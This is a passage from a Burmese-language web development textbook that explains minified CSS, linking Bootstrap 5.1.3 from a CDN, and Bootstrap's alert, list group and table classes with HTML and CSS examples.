CSS နည်းပညာတွေ JavaScript နည်းပညာတွေကို တီထွင်ကြသူတွေက ပုံစံနှစ်မျိုးနဲ့ ပေးကြလေ့ရှိပါတယ်။ မူရင်းကုဒ် နဲ့ အဲ့ဒီကုဒ်ကို ကျုံ့သွားအောင် ချုံ့ထားတဲ့ ကုဒ်ဖြစ်ပါတယ်။ ကုဒ်တွေကိုကျုံ့သွားအောင် ချုံ့လိုက်တဲ့လုပ်ငန်းကို Minify လုပ်တယ်လို့ ခေါ်ပါတယ်။ ချုံ့တယ်ဆိုတာ အများအားဖြင့် ကုဒ်ထဲမှာပါတဲ့ Space တွေ Indent တွေ Comment တွေကို ဖယ်ထုတ်လိုက်တာပါ။ ဒီ Space တွေ Comment တွေပါလို့သာ ကုဒ်က ဖတ်ကြည့်လို့ရနိုင်တာပါ။ ဒါကြောင့် Minify လုပ်ထားတဲ့ ကုဒ်ကတော့ ဘာတွေရေးထားလဲ ဖတ်ကြည့်လို့ အဆင်ပြေတော့မှာမဟုတ်ပါဘူး။

အကျဉ်းချုပ်အားဖြင့် ရေးထားတဲ့ကုဒ်ကိုလေ့လာချင်ရင် မူရင်းကုဒ်ကိုသုံးရမှာဖြစ်ပြီး၊ လက်တွေ့အသုံးပြုဖို့အတွက်တော့ Minify ကုဒ်ကိုယူရမှာပါ။ ချုံ့ထားတဲ့အတွက် ဖိုင်အရွယ်အစား သေးသွားလို့ User အတွက် Download လုပ်ရတာ ပိုမြန်သွားမှာဖြစ်ပါတယ်။

မူရင်းကုဒ်နဲ့ Minify လုပ်ထားတဲ့ကုဒ် ကွဲပြားအောင် ဖိုင်အမည်ပေးတဲ့အခါ နောက်ကနေ `.min` ဆိုတာလေး ထည့်ပေးလေ့ရှိပါတယ်။ ဥပမာ `bootstrap.css` ဆိုရင် မူရင်းကုဒ်ဖြစ်ပြီး `bootstrap.min.css` ဆိုရင် Minify လုပ်ထားတဲ့ ကုဒ်ဖိုင် ဖြစ်နိုင်ပါတယ်။

ပေးထားတဲ့နမူနာမှာ မူရင်းကုဒ်နဲ့ Minify ကုဒ်တို့ရဲ့ ကွာခြားပုံကို ယှဉ်တွဲလေ့လာကြည့်ပါ။

Normal CSS

```
html {
  font-family: sans-serif;
  line-height: 1.15;
}

article, aside {
  display: block;
}

body {
  margin: 0;
  font-family: Roboto, Arial;
  font-size: 1rem;
  font-weight: 400;
  line-height: 1.5;
  color: #212529;
  text-align: left;
  background-color: #fff;
}


hr {
  box-sizing: content-box;
  height: 0;
  overflow: visible;
}
```

Minify CSS

```
html{font-family:sans-
serif;line-
height:1.15}article,aside{disp
lay:block}body{margin:0;font-
family:Roboto,Arial;font-
size:1rem;font-
weight:400;line-
height:1.5;color:#212529;text-
align:left;background-
color:#fff}hr{box-
sizing:content-
box;height:0;overflow:visible}
```

ဒီအခန်းရဲ့ရည်ရွယ်ချက်ကတော့ အခုလိုအသုံးအနှုန်းတွေကို ကြိုတင်ရှင်းလင်းထားခြင်းအားဖြင့် နောက်ပိုင်းမှာ ဆက်လက်လေ့လာရတာ ပိုမိုမြန်ဆန်သွားစေဖို့ ဖြစ်ပါတယ်။ ကြိုရှင်းမထားရင် ဘာကိုဆိုလို မှန်း မသိတဲ့ အတိုကောက် အသုံးအနှုန်းတွေကြောင့် နောက်ပိုင်းမှာ မျက်စိလည်နေကြမှာ စိုးလို့ပါ။

အခန်း (၄) – Bootstrap CSS Components

Bootstrap ကို CSS Components, JavaScript Components, Layouts စသဖြင့်အပိုင်းလိုက်ခွဲပြီး လေ့လာ သွားကြပါမယ်။ ဒီအခန်းမှာ လေ့လာမယ့် Components တွေကတော့ CSS Component တွေပါ။ ရိုးရိုးလေးပြောရရင် ကြိုတင်ရေးသားပေးထားတဲ့ CSS ကုဒ်တွေပါပဲ။ ဥပမာ - <a> Element တွေကို CSS နဲ့ Button ပုံစံလေးတွေ ဖြစ်အောင် ကိုယ့်ဘာသာ ရေးမယ်ဆိုရင် ရပါတယ်။ ဒီလိုရေးရမှာပါ။

HTML


```
<a href="#" class="first">Link Button</a>
<a href="#" class="second">Link Button</a>
```

CSS


```
a {
    display: inline-block;
    padding: 10px 20px;
    color: white;
    text-decoration: none;
    border-radius: 5px;
}

.first {
    background: blue;;
}

.second {
    background: green;
}
```

နမူနာအရ <a> Element နှစ်ခုလုံးအတွက် padding တွေ border-radius တွေ သတ်မှတ်

ပေးလိုက်တဲ့အတွက် Button လေးတွေနဲ့ တူသွားပါတယ်။ ပြီးတော့မှ အရောင်မတူချင်လို့ သက်ဆိုင်ရာ `class` အလိုက် `background` တွေ သတ်မှတ်ပေးထားတာပါ။ စမ်းကြည့်လိုက်ရင် ရလဒ်က ဒီလိုပုံစံ ဖြစ်ပါလိမ့်မယ်။



အလားတူ ရလဒ်မျိုးရဖို့အတွက် Bootstrap ကိုအသုံးပြုပြီး အခုလို ရေးနိုင်ပါတယ်။



CSS ကုဒ်တွေ ကိုယ့်ဘာသာ မရေးတော့ပါဘူး။ `@import` နဲ့ Bootstrap CSS ဖိုင်ကို ချိတ်ပေးလိုက်ပြီး

Element တွေမှာ Bootstrap က သတ်မှတ်ထားတဲ့အတိုင်း `class` ကို မှန်အောင်ပေးလိုက်ယုံနဲ့ လိုချင်တဲ့ ရလဒ်ကို ရရှိခြင်းဖြစ်ပါတယ်။ Bootstrap က CSS ကုဒ်တွေကို ကြိုရေးပေးထားတဲ့အတွက်ကိုယ်က အခု လို အသင့်ထည့် သုံးနိုင်ခြင်း ဖြစ်ပါတယ်။ Bootstrap သဘောသဘာဝ အနှစ်ချုပ်က ဒါပါပဲ။ သူက CSS ကုဒ်တွေ ရေးထားပေးတယ်။ ကိုယ်က ယူသုံးနိုင်ပါတယ်။

Bootstrap ကို စတင်အသုံးပြုနိုင်ဖို့အတွက် နည်းလမ်းအမျိုးမျိုး ရှိပါတယ်။ သူ့ဝဘ်ဆိုက်ကိုသွားပြီးတော့ Download ရယူနိုင်သလို NPM နဲ့လည်း Download ရယူနိုင်ပါတယ်။ CDN ကနေ တိုက်ရိုက်ချိတ်ပြီးတော့ လည်း အသုံးပြုလို့ရပါတယ်။ ဒီစာအုပ်မှာတော့ Code Pen ကိုအသုံးပြုပြီး နမူနာတွေ ဖော်ပြနေသလို စာ ဖတ်သူကိုလည်း Code Pen မှာပဲ တစ်ခါထဲ လိုက်ရေးစမ်းစေလိုတဲ့အတွက် CDN ကနေ တိုက်ရိုက် ချိတ်ဆက် အသုံးပြုတဲ့နည်းကို သုံးပါမယ်။

CDN ကနေ ချိတ်ချင်ရင် နည်းလမ်းနှစ်မျိုးနဲ့ ချိတ်နိုင်ပါတယ်။ တစ်နည်းကတော့ HTML ထဲမှာ အခုလို `<link>` Element ကိုသုံးပြီး ချိတ်နိုင်ပါတယ်။

HTML

```
<link rel="stylesheet" href="https://cdn.jsdelivr.net/npm/bootstrap@5.1.3/
dist/css/bootstrap.min.css">
```

နောက်တစ်နည်းအနေနဲ့ အထက်ကနမူနာမှာသုံးခဲ့သလို CSS ထဲမှာ `@import` နဲ့ ချိတ်ပြီးသုံးနိုင်ပါတယ်။


CSS

```
@import("https://cdn.jsdelivr.net/npm/bootstrap@5.1.3/dist/css/
bootstrap.min.css");
```

ဒီနေရာမှာ Version နံပါတ်ကိုသတိထားပါ။ နမူနာပေးထားတဲ့ Bootstrap ဖိုင်လိပ်စာမှာ 5.1.3 လို့ပါနေပါ တယ်။ ဒီစာရေးနေစဉ်မှာ ထွက်ထားတဲ့ နောက်ဆုံး Version ပါ။ စာဖတ်သူက လက်တွေ့စမ်းသပ်စဉ်မှာ နောက်ဆုံးရောက်ရှိနေတဲ့ Version ကိုလေ့လာပြီး အဲ့ဒီ Version ကို အသုံးပြုသင့်ပါတယ်။ Bootstrap ရဲ့ Documentation မှာပဲ ကြည့်လိုက်လို့ ရပါတယ်။

- https://getbootstrap.com/

ဆက်လက်ပြီး Bootstrap ရဲ့ Component နမူနာတွေ စတင်လေ့လာပါတော့မယ်။ Code Pen မှာ CDN ကဖိုင်ကို `<link>` တွေ `@import` တွေနဲ့တောင်ချိတ်စရာမလိုပါဘူး။ Pen Setting ရဲ့ CSS Section မှာ ကိုယ်သုံးချင်တဲ့ ဖိုင်ကို ကြိုထည့်ပေးထားလို့ရပါတယ်။ ဒီလိုပါ –



Setting ရဲ့ CSS Section ကိုရွေးလိုက်ရင် Preprocessor, Reset, Vendor Prefix စသဖြင့် Option တွေ့ကို တွေ့ရပါလိမ့်မယ်။ ဒါတွေအကြောင်းကို ကြိုပြောပြထားပြီးသားပါ။ ဒါပေမယ့် ကိုယ့်ဘာသာ အဲ့ဒီနည်းပညာတွေ တစ်ခုချင်းရွေးပေးစရာ မလိုပါဘူး။ Bootstrap ကို သုံးမှာမို့လို့ Bootstrap ထဲမှာ ဒါတွေအကုန်ပါပြီးသားပါ။ External Stylesheets ဆိုတဲ့ နေရာမှာသာ Bootstrap CSS ဖိုင်တည်နေရာကို ထည့်ပေးလိုက်ရင်ရပါပြီ။

ထည့်ရမယ့်လိပ်စာကို ဖော်ပြပေးလိုက်ပါတယ်။ ကူးရေးမယ့်အစား Bootstrap Documentation မှာ သွားရှာပြီး ထည့်ပေးလိုက်သင့်ပါတယ်။ ကူးရေးမယ်ဆိုရင်၊ ရှည်တဲ့အတွက် စာလုံးတွေကျန်ပြီး မှားနိုင်လို့ နည်းနည်းဂရုစိုက်ပေးပါ။

https://cdn.jsdelivr.net/npm/bootstrap@5.1.3/dist/css/bootstrap.min.css

ဒီလိုထည့်သွင်းပြီးပြီဆိုရင်တော့ Bootstrap Component နမူနာတွေ စတင်ရေးသား စမ်းသပ်လို့ရပါပြီ။

တစ်ခါထဲ လက်တွေ့လိုက်လုပ် ကြည့်စေချင်ပါတယ်။ မခက်သလို ပျော်ဖို့လည်းကောင်းပါတယ်။ လွယ်လွယ်လေးနဲ့ ရလဒ်တွေ့မြင်ရမှာ မို့လို့ပါ။

Alerts

Alert Component ဟာ အသုံးဝင်တဲ့ Component တစ်ခုပါ။ ဝဘ်ဆိုက်နဲ့ User Interface တွေ တည်ဆောက်တဲ့အခါ User ကို အသိပေးစာ၊ သတိပေးစာလေးတွေ ပြချင်တဲ့အခါ သုံးကြပါတယ်။ အလုပ် တစ်ခု ပြီးသွားကြောင်း အသိပေးမယ်။ Error တက်သွားကြောင်း သတိပေးမယ် စသဖြင့်ပါ။ `alert` Class ကို သုံးရပါတယ်။ ဒီလိုပါ။


HTML

```
<div class="alert alert-success">
    Successfully completed something
</div>
```

ဒါဆိုရင် သပ်သပ်ရပ်ရပ် အရောင်ချယ်ပြီး ပြပေးတဲ့ Alert Box ပုံစံလေးတစ်ခုကို ရရှိမှာဖြစ်ပါတယ်။ Bootstrap မှာ Color Class တွေရှိပါတယ်။ နမူနာမှာပါတဲ့ `alert-success` ဟာ Color Class တစ်ခု ဖြစ်ပါတယ်။ တခြား Color Class တွေရှိပါသေးတယ်။

- `primary`
- `secondary`
- `success`
- `danger`
- `warning`
- `info`
- `light`
- `dark`

`alert-success` ရဲ့ `success` နေရာမှာ ပေးထားတဲ့ Color Class တွေထဲက ကြိုက်တာနဲ့ အစားထိုး ပြီး သုံးလို့ရပါတယ်။ အခုလို နမူနာလေးတစ်ချို့ စမ်းကြည့်လိုက်ပါ။



`alert` Class ကိုသုံးထားလို့ Alert Box လေးတွေနဲ့ ပြတာချင်းတူပေမယ့် Color Class မတူလို့ အရောင်လေးတွေ ကွဲပြားသွားတာကို တွေ့ရမှာပါ။ Bootstrap နဲ့ ဒါမျိုးလေးတွေကို အလွယ်တကူရရှိနိုင်တာပါ။ Color Class လေးတွေကို မှတ်ထားပေးပါ။ နောက်ပိုင်းမှာ ခဏခဏ အသုံးပြုရမှာပါ။

List Groups


ဆက်လက်လေ့လာချင်တာကတော့ List Group ဖြစ်ပါတယ်။ သူလည်း အသုံးများပါတယ်။ `<ul>` တို့ `<ol>` တို့လို Bullet/Number List တွေကို App တွေမှာတွေ့ရလေ့ရှိတဲ့ Block List လေးဖြစ်အောင် ဖန်တီးပေးပါတယ်။ ဒီလိုရေးရပါတယ်။

HTML

```
<ul class="list-group">
    <li class="list-group-item">Item One</li>
    <li class="list-group-item">Item Two</li>
    <li class="list-group-item">Item Three</li>
    <li class="list-group-item">Item Four</li>
    <li class="list-group-item">Item Five</li>
</ul>
```

တစ်ကယ်တော့ `<ul>` တွေ `<ol>` တွေမှ မဟုတ်ပါဘူး၊ မည်သည့် Element ကိုမဆို သုံးလို့ရပါတယ်။ ပင်မ Element မှာ `list-group` Class ပေးပြီး အတွင်းထဲက Item တွေမှာ `list-group-item` ကို

ပေးဖို့သာလိုပါတယ်။ ရလဒ်ကိုကြည့်လိုက်မယ်ဆိုရင် အခုလို သပ်သပ်ရပ်ရပ် ဘောင်ခတ်ပေးထားတဲ့ Block List လေးနဲ့ ပြပေးတာကို တွေ့ရမှာ ဖြစ်ပါတယ်။




Item တွေထဲက တစ်ခုကို ရွေးထားတဲ့ပုံစံ (သို့မဟုတ်) ဦးစားပေးဖော်ပြတဲ့ ပုံစံ ဖြစ်စေချင်ရင် `active` Class ကိုသုံးနိုင်ပါတယ်။ `active` Class ပါသွားတဲ့ Item ကို Highlight လုပ်ပြီးပြပေးတာပါ။


HTML

```
<ul class="list-group">
    <li class="list-group-item">Item One</li>
    <li class="list-group-item active">Item Two</li>
    <li class="list-group-item">Item Three</li>
    <li class="list-group-item">Item Four</li>
    <li class="list-group-item">Item Five</li>
</ul>
```

ရလဒ်ကိုကြည့်လိုက်မယ်ဆိုရင် အခုလိုပုံစံဖြစ်ပါလိမ့်မယ်။



`active` Class ပါသွားတဲ့ Item ကို Highlight လုပ်ပြီးပြပေးတာပါ။ `active` ကိုမသုံးဘဲ စောစောက ပြောခဲ့တဲ့ Color Class တွေကို သုံးမယ်ဆိုရင်လည်းရပါတယ်။ ဒီလိုပါ –



နမူနာမှာ `list-group-item-success` ကို သုံးပြထားပါတယ်။ `success` အစား နှစ်သက်ရာ Color Class နဲ့အစားထိုးပြီးစမ်းကြည့်နိုင်ပါတယ်။

Tables

Bootstrap Documentation ကိုသွားကြည့်လိုက်ရင် Table ကို Component စာရင်းထဲမှာ တွေ့ရမှာ မဟုတ်ပါဘူး။ Content စာရင်းထဲမှာ ထည့်ထားပါတယ်။ ဒါပေမယ့် Table ဟာလည်းပဲ Component တစ်ခုအနေနဲ့ အသုံးများပါတယ်။ သူ့အတွက် Class ကလည်း အထူးမှတ်စရာ မလိုပါဘူး။ `table` ဆိုတဲ့ Class ကိုပဲ သုံးရတာပါ။ ဒီလိုပါ –

HTML

```
<table class="table">
    <tr>
        <th>ID</th>
        <th>Name</th>
        <th>Age</th>
    </tr>
    <tr>
        <td>1</td>
        <td>Alice</td>
        <td>22</td>
    </tr>
    <tr>
        <td>2</td>
        <td>Bob</td>
        <td>23</td>
    </tr>
</table>
```

`table` နဲ့အတူ ပူးတွဲပြီးသုံးကြလေ့ရှိတဲ့ Class တွေတော့ ရှိပါတယ်။ `table-striped` နဲ့ `table-bordered` တို့ကို အသုံးများကြပါတယ်။ `table-striped` က Row တွေကို ပြတဲ့အခါ တစ်ကြောင်းကျော်စီ အရောင်ခွဲပြစေဖို့ ဖြစ်ပါတယ်။ အသုံးဝင်ပါတယ်။ ပါဝင်တဲ့အချက်အလက်များတဲ့ Table တွေမှာ အဲ့ဒီလိုခွဲပြမှသာ အချက်အလက်တွေကို ဖတ်ရတာ အဆင်ပြေစေမှာ ဖြစ်ပါတယ်။ `table-bordered` ကတော့ Table ကို ဘောင် အပြည့်ခတ်ပြီး ပြစေချင်တဲ့အခါ သုံးဖို့ပါ။ မဖြစ်မနေ ထည့်ပေးရမှာ မဟုတ်ဘဲ လိုအပ်ရင်သုံးဖို့ ဖြစ်ပါတယ်။ စမ်းကြည့်လိုက်မယ်ဆိုရင် ရလဒ်ကို အခုလိုတွေ့မြင်ရမှာပါ။

```html
<table class="table table-striped table-bordered">
  <tr>
    <th>ID</th><th>Name</th><th>Age</th>
  </tr>
  <tr>
    <td>1</td><td>Alice</td><td>22</td>
  </tr>
  <tr>
    <td>2</td><td>Bob</td><td>23</td>
  </tr>
  <tr>
    <td>3</td><td>Carl</td><td>24</td>
  </tr>
  <tr>
    <td>4</td><td>Dean</td><td>25</td>
  </tr>
</table>
```

ID	Name	Age
1	Alice	22
2	Bob	23
3	Carl	24
4	Dean	25

နမူနာမှာ `table-striped` နဲ့ `table-bordered` တို့ကိုပါထည့်ပြထားပါတယ်။ မပါဘဲလည်း စမ်းကြည့်သင့်ပါတယ်။ ဒီတော့မှ ဘာကွာလဲဆိုတာကို လက်တွေ့မြင်သွားမှာပါ။ Table နဲ့ပက်သက်ပြီး လုပ်လို့ရတာတွေ အများကြီးရှိပါတယ်။ ဒါပေမယ့် ဒီနေရာမှာ အသုံးများမယ့် လုပ်ဆောင်ချက်လေးတွေကိုသာ ရွေးမှတ်ပါ။ Table မှာလည်း Color Class တွေသုံးလို့ရပါတယ်။ ဒီလိုပါ –

```html
<table class="table table-dark table-striped">
  <tr>
    <th>ID</th><th>Name</th><th>Age</th>
  </tr>
  <tr>
    <td>1</td><td>Alice</td><td>22</td>
  </tr>
  <tr>
    <td>2</td><td>Bob</td><td>23</td>
  </tr>
  <tr>
    <td>3</td><td>Carl</td><td>24</td>
  </tr>
  <tr>
    <td>4</td><td>Dean</td><td>25</td>
  </tr>
</table>
```

ID	Name	Age
1	Alice	22
2	Bob	23
3	Carl	24
4	Dean	25

နမူနာမှာပေးထားတဲ့ `table-dark` ရဲ့ `dark` နေရာမှာ တခြား Color Class နဲ့အစားထိုးပြီး စမ်းကြည့်လို့ရပါတယ်။

Forms

